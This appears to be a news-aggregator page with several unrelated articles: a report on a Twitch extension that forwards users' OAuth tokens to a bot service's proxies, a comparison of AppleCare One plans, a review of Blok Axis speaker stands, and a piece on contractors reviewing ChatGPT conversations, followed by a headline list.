
A browser extension called Twitch Enhanced Viewer | JeetBot, available in the official Chrome and Firefox stores, sends users’ Twitch OAuth session tokens to a commercial bot service.
The extension has more than 30,000 installs and is advertised as a legitimate third-party tool for Twitch that can block ads, force 1080p (full HD) playback, bypass region restrictions, and enable channel-point collection.
However, an analysis from application security company Socket shows that the extension captures the authorization header used by the Twitch web client, extracts the user OAuth token, and sends the credentials through proxy servers.
The servers are operated by JeetBot, a commercial Russian-language streaming and chatbot service that offers tools for Twitch, Kick, and VK Live.
In current versions of the extension, the token is appended directly to redirected proxy requests as an auth= URL parameter, ending up in the proxy server’s request logs, where the software vendor can easily retrieve it.
“When the extension redirects Twitch’s video playlist request (to usher.ttvnw[.]net) through that proxy, it appends the token as an &auth= query parameter,” Socket says.
“Because the token is placed in the URL query string, it is written in cleartext into the proxy server’s request logs.”
This process occurs for every Twitch channel the user watches, except for a set of ten Russian-language channels hardcoded into the extension’s code.
Source: BleepingComputer.com
Socket highlights that earlier versions of the extension included more explicit credential-theft mechanisms.
In the description of the product in the Firefox Add-ons store, the developer provided a disclaimer about the previously used mechanism, saying:
“Previous versions of the extension transmit your OAuth-twitch token to our server. This is necessary for the stream to run in 1080/1440p.” [machine translated]
The data privacy disclosure for the Chrome variant of Twitch Enhanced Viewer | JeetBot says that its developer “disclosed that it will not collect or use your data.”
The declaration covers selling user data to third parties except for approved cases, transferring it for reasons outside the product’s “core functionality,” or “to determine creditworthiness or for lending purposes.”
At the time of publishing, the extension was still present in both the Chrome Web Store and the Firefox Add-Ons store.
BleepingComputer has sent JeetBot a request for additional information at the email address indicated in the Chrome Web Store, but we have not received a response by publication.
Socket researchers believe the extension represents a security risk and recommend that users remove it from their browsers, disconnect all sessions in Twitch, and then re-authenticate, to invalidate any token that may have been forwarded.
Developers are advised to avoid routing requests with authentication headers or tokens through third-party servers.
Join Mikko Hyppönen and security leaders from the NFL, CHANEL, and Atlassian for a two-hour digital summit on what AI-speed attacks change, what defenders should stop doing, and how to validate, decide, fix, and re-validate at machine speed.

The new AppleCare One Family subscription is now available, bundling extended warranty protection for your entire iCloud family’s devices. Here’s how it compares to the AppleCare One Individual plan, and where you can save some money.
 AppleCare One on iPhone
Launching in the United States on September 14, the plan removes the device limit and single-account restriction built into AppleCare One Individual. Families with enough Apple hardware could save money, although $599.88 per year is still a substantial starting price for device protection.
The existing AppleCare One Individual plan costs $19.99 per month for three products. Each additional device tied to the same Apple Account costs another $5.99 per month.
The single-account restriction generally forced family members onto separate AppleCare One or AppleCare+ plans. Family Sharing didn’t change that requirement.
Continue Reading on AppleInsider | Discuss on our Forums

Bookshelf speakers have one of the more misleading names in hi-fi. Yes, you can put them on a bookshelf, but that does not mean they will sound their best buried between hardcovers, pressed against a rear wall, or wedged into furniture.
Loudspeakers generally benefit from having some breathing room around them, along with proper height and positioning relative to the listening seat. The problem is that dedicated speaker stands are not always the most attractive pieces of furniture in the room, and larger standmount loudspeakers can be especially difficult to place properly without turning the system into a decorating dispute.


That is the problem Blok, part of the Monitor Audio Group, is attempting to address with Axis, a new range of speaker stands designed to support a wide variety of bookshelf and standmount loudspeakers while looking more at home in a modern living space.
Blok offers the Axis in three heights; 500mm (20 inches), 600mm (24 inches), and 700mm (28 inches) — with all three versions sold at the same price. The different heights give listeners more flexibility to position their loudspeakers correctly for the room and listening position before getting into the more technical questions of stability, isolation, and resonance control.
Transparent Design Philosophy

Blok says the Axis range follows Monitor Audio Group’s broader R&D philosophy of balancing industrial design with acoustic performance. That means the stands are intended to look like a deliberate part of a listening room rather than an afterthought, while still addressing the practical requirements of supporting a loudspeaker properly.
The visual design is intentionally understated, which should make the Axis easier to integrate with both contemporary interiors and a wide range of standmount loudspeakers.
Acoustic Engineering
A speaker stand has a fairly simple job: provide a rigid, stable platform without adding unwanted vibration or resonance of its own.
Blok says the structural elements of the Axis stands have been engineered with that goal in mind, reducing mechanical vibration and resonance that could otherwise interfere with loudspeaker performance.
The idea is not to change the character of the speaker, but to give it a more controlled platform from which to operate.
Stability & Isolation
Each Axis stand uses a metal top plate designed to support a broad range of bookshelf and standmount loudspeakers.
Integrated rubber isolation pads sit between the loudspeaker and top plate, helping to reduce the transfer of vibration between the cabinet and stand. In practical terms, that can help keep the speaker more securely positioned while limiting unwanted mechanical interaction between the two surfaces.
The combination of a rigid platform and basic isolation is intended to give loudspeakers a more stable foundation without requiring additional isolation accessories.
IsoFill Central Pole
The Axis stand uses a rigid extruded-metal central column designed to provide structural strength and stability while limiting unwanted resonance.
Blok fills the column with its proprietary IsoFill acoustic damping material, which adds mass and helps control vibration within the stand itself. Increasing mass and damping can make a speaker stand less prone to ringing or transmitting mechanical energy back into the loudspeaker enclosure.
Blok says this approach can contribute to tighter bass reproduction and more precise imaging by providing the loudspeaker with a more inert supporting structure. As with any stand, however, the audible effect will depend on the loudspeaker, room, flooring, and placement.
Plywood Plinth

The Axis stands use a wide, chamfered plywood base designed to provide a rigid and stable foundation for the speaker above it.
Its layered construction adds structural strength while helping to control resonance within the stand. The broader footprint also improves overall stability, which becomes increasingly important with larger and heavier standmount loudspeakers.
Blok says the plinth contributes to reduced vibration transfer and more consistent loudspeaker performance by giving the entire stand a more solid mechanical foundation.
Chrome-Plated Spikes
Each Axis stand includes chrome-plated steel spikes designed to provide a firm mechanical connection between the stand and floor.
On carpeted surfaces, the spikes can help reduce unwanted movement and keep the loudspeaker more securely positioned. Blok also says the arrangement is intended to limit unwanted resonance and improve stability, particularly at low frequencies.
For hardwood, tile, and other surfaces that need protection, Blok offers optional Stainless Steel Floor Guard Discs that sit beneath the spikes and help prevent damage to the flooring.
The Bottom Line
Speaker stands are not exactly the sexiest part of a hi-fi system, but they can make a meaningful difference when it comes to placement, stability, and getting the tweeters where they actually belong.
Blok already showed with the Stax 2G equipment racks that it understands the assignment. Make something functional, make it look good, and make sure it does not turn the listening room into a small electronics lab.
Axis follows the same playbook.
The clever part is not the spikes, plywood base, damping, or isolation pads. None of that is new. What Blok has done is package all of those things into a stand that comes in three useful heights, costs the same regardless of which height you choose, and arrives with the central column already filled with damping material.
That last part matters more than it sounds. A lot of speaker stands leave you to experiment with sand, shot, or whatever else someone on an audio forum swears changed their life. Axis removes that nonsense from the equation.
The three height options are probably the strongest part of the design. Speaker stands are not one size fits all, and the correct height depends on the loudspeaker, your seating position, and the geometry of the room. Being able to choose between 500mm, 600mm, and 700mm without paying more for the taller version makes a lot of sense.
Axis is not reinventing the speaker stand. It is simply making the category easier to live with, easier to match to a wider range of loudspeakers, and a lot less ugly than some of the alternatives.
For anyone trying to get a pair of bookshelf speakers out of the bookcase and into a better listening position, that is probably enough.
Price & Availability
Blok Axis Stands are available in Satin Black / Black Ash Plywood. Satin White / Natural Ash Plywood from Blok or Authorized Dealers at the following price points (per pair),
- Blok Axis 500: $430.00 | £325.00 | €400.00
- Blok Axis 600: $430.00 | £325.00 | €400.00
- Blok Axis 700: $430.00 | £325.00 | €400.00
- Blok IsoFill: $45.00 | £35.00 | €40.00 ( 7 kg tub)
- Blok Floor Guard Discs: $35.00 | £25.00 | €30.00 (set of 8)
Related Reading:
OpenAI is paying hundreds of contractors to read real ChatGPT conversations and rate the chatbot’s replies under the internal codename Project Lily, and did not answer when asked where it had told users. The Court of Justice held last September that a controller’s duty to inform applies at collection and does not depend on whether the recipient can identify anyone.
OpenAI is paying hundreds of contractors to read real ChatGPT conversations and rate the chatbot’s replies, under the internal codename Project Lily, 404 Media reported.
The reviewers do not see usernames. They can see a user memories summary above the prompt, which sometimes shows what the person has used the chatbot for before and where in the world they may live.
OpenAI says a Privacy Filter model strips personal information first. Its own page for that model says it can make mistakes, miss uncommon identifiers and under-redact when context is limited.
404 Media asked the company to point to where it tells users that humans may read their chats. OpenAI did not answer, and after publication pointed to a help page.
Anthropic confirmed it uses human review too, for users who switch the setting on, and says it removes account identifiers first. Google’s Gemini carries a line saying humans review some saved chats.
Europe settled the part that matters here last September.
The Court of Justice held in EDPS v SRB that a controller’s duty to inform people applies before any transfer, and is judged from the controller’s own point of view rather than the recipient’s.
So whether a contractor in North America could work out who wrote a prompt is not the test. The obligation sat with OpenAI at the moment it collected the conversation.
Italy’s regulator has already fined the company EUR 15M, nine of it for processing without an adequate legal basis, and ordered six months of public information advertising on Italian television and radio.
The default matters as well. Improve the model for everyone is switched on for free, Plus and Pro accounts, and off for Enterprise, Business and Edu, and switching it off applies to new conversations rather than old ones.
OpenAI has spent the year selling privacy to the other half of its market, previewing zero data retention for enterprise customers in August.
Consumers get the setting that feeds the model.
“I don’t think they would imagine some contractor somewhere is analyzing the conversations,” one reviewer said. The same company has been asking those users to connect their bank accounts.

Crypto World29 seconds ago
U.S. 10-year Treasury yield hits 5.012% as oil jumps
Entertainment3 minutes ago
23 Years Later, The Lord of the Rings’ Final Line Still Defines the Fantasy Trilogy
Politics4 minutes ago
Lord Ashcroft: Can the right unite? I’ve revisited the question after a summer of upheaval in the political landscape


-
 Tech7 days ago
Memory prices are slowing because buyers ran out of money
-

 Business5 days ago
Micron Stock Climbs Above $1,031 as AI Memory Crunch and a $50 Billion Outlook Fuel the Rally
-

 Tech2 days ago
The Latest Weird Thing to Play Doom Is the Mapped-Out Brain of a Fruit Fly
-

 Fashion3 days ago
Weekend Open Thread – Corporette.com
-

 Business5 days ago
AMD Stock Climbs After Management Lifts 2027 Data Center Outlook Toward $70 Billion in AI Sales
-
 Crypto World6 days ago
Bitcoin price risks $76K drop as $78K support weakens
-
 Crypto World7 days ago
Robinhood Stock: How To Take Advantage With Reduced Risk
-

 Crypto World4 days ago
XAG/USD: Silver’s Short-Term Rally Meets Its Moment of Truth
-

 Crypto World5 days ago
2 Chip Stocks Broke Out This Week. Neither Was Nvidia
-
 Crypto World6 days ago
Ethereum price stalls below $2,500 as ADX drops to 11
-

 Business4 days ago
10 Most-Streamed Songs On Spotify In 2026 So Far, Led By Ella Langley’s Dominant Run On The Charts This Year
-
 NewsBeat7 days ago
England up in reading, maths and science rankings as Scotland and Wales dip
-

 Tech4 days ago
Battery life is the only iPhone 18 Pro and iPhone Duo upgrade I care about. Apple didn’t disappoint
-

 Crypto World4 days ago
OKX launches 10x OpenAI, Anthropic X-Perps in Europe
-

 Crypto World4 days ago
Diesel Tops $6 a Gallon for the First Time as 28 States Set Records
-
 Crypto World7 days ago
Intel Stock Jumps 9% on Chip Price Hike Report, US Stake Gains $36 Billion
-

 Tech5 days ago
Apple Watch Ultra 4 vs Watch Ultra 3: Should you really spend another $799?
-
 Crypto World5 days ago
Pi Network ships Protocol 27 on a network with 14 million users and zero DeFi
-

 News Videos4 days ago
Facing Financial Fears
-

 Crypto World5 days ago
Bitcoin price risks $70K if $78K neckline breaks
You must be logged in to post a comment Login